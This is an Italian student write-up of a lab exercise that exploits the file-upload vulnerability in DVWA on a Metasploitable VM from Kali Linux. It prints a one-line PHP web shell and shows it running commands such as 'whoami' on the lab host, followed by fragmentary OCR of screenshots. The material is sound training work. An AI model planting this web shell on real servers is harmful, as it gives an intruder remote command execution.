# Traccia:

**Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine. Lo scopo dell'esercizio è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.**

# Consegna:

**1. Codice php**
**2. Risultato del caricamento (screenshot del browser)**
**3. Intercettazioni (screenshot di burpsuite)**
**4. Risultato delle varie richieste**
**5. Eventuali altre informazioni scoperte della macchina interna**
**6. BONUS: usare una shell php più sofisticata.**

## Definizione di "Web shell"


Prima di proseguire con l'esercizio vorrei chiarire la funzione di una 'web shell' e a che cosa serve.
Per definizione una web shell ha un comportamento simile ad una 'backdoor' che abbiamo visto in precedenza.
E' usata per effettuare un exploit quindi per sfruttare una vulnerabilità in una web application che consente al creatore della web shell di effettuare un upload di una web shell all'interno di un server desiderato e di comporre comandi da remoto prendendo pieno possesso del server e manipolandolo a proprio piacimento.
In generale sono molto utilizzate dagli hacker per accedere a informazioni sensibili del server, per sfide personali, per crackare user accounts, per avere accesso a databases, Secure shells (SSH) e PostgreSQL.


## Vulnerabilità

Le vulnerabilità solitamente si trovano attraverso OS Command Injection Vulnerabilities, Insecure File Uploads, Remote File Inclusion (RFI).


**Web shell semplice**

**<?php echo 'CMD:' . system($_GET[ 'c' ] );?>**








## ?c=dir





Per controllare e modificare le varie funzioni del .php possiamo visitare il sito: https://www.php.net/manual/en/functions.user-defined.php

## ?c=whoami


Clone di Kali
Applications
Places
Firefox ESR
Kali Linux
192.168.50.101/dvwa/hackable/uploads/shell1.php?c=whoami
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Nessus Essentials / Fo…
www-data CMD:www-data


Clone di Kali Linux2023 [Running]
DVWA
Vulnerability: File Upload
More info
Burp Suite Community Edition v2023.11.1.3 - Temporary Project


Clone di Kali Linux2023 [Running]
Vulnerability: Command Exe
Ping for FREE
More info
Burp Suite Community Edition v2023.11.1.3 - Temporary Project
Left ⌘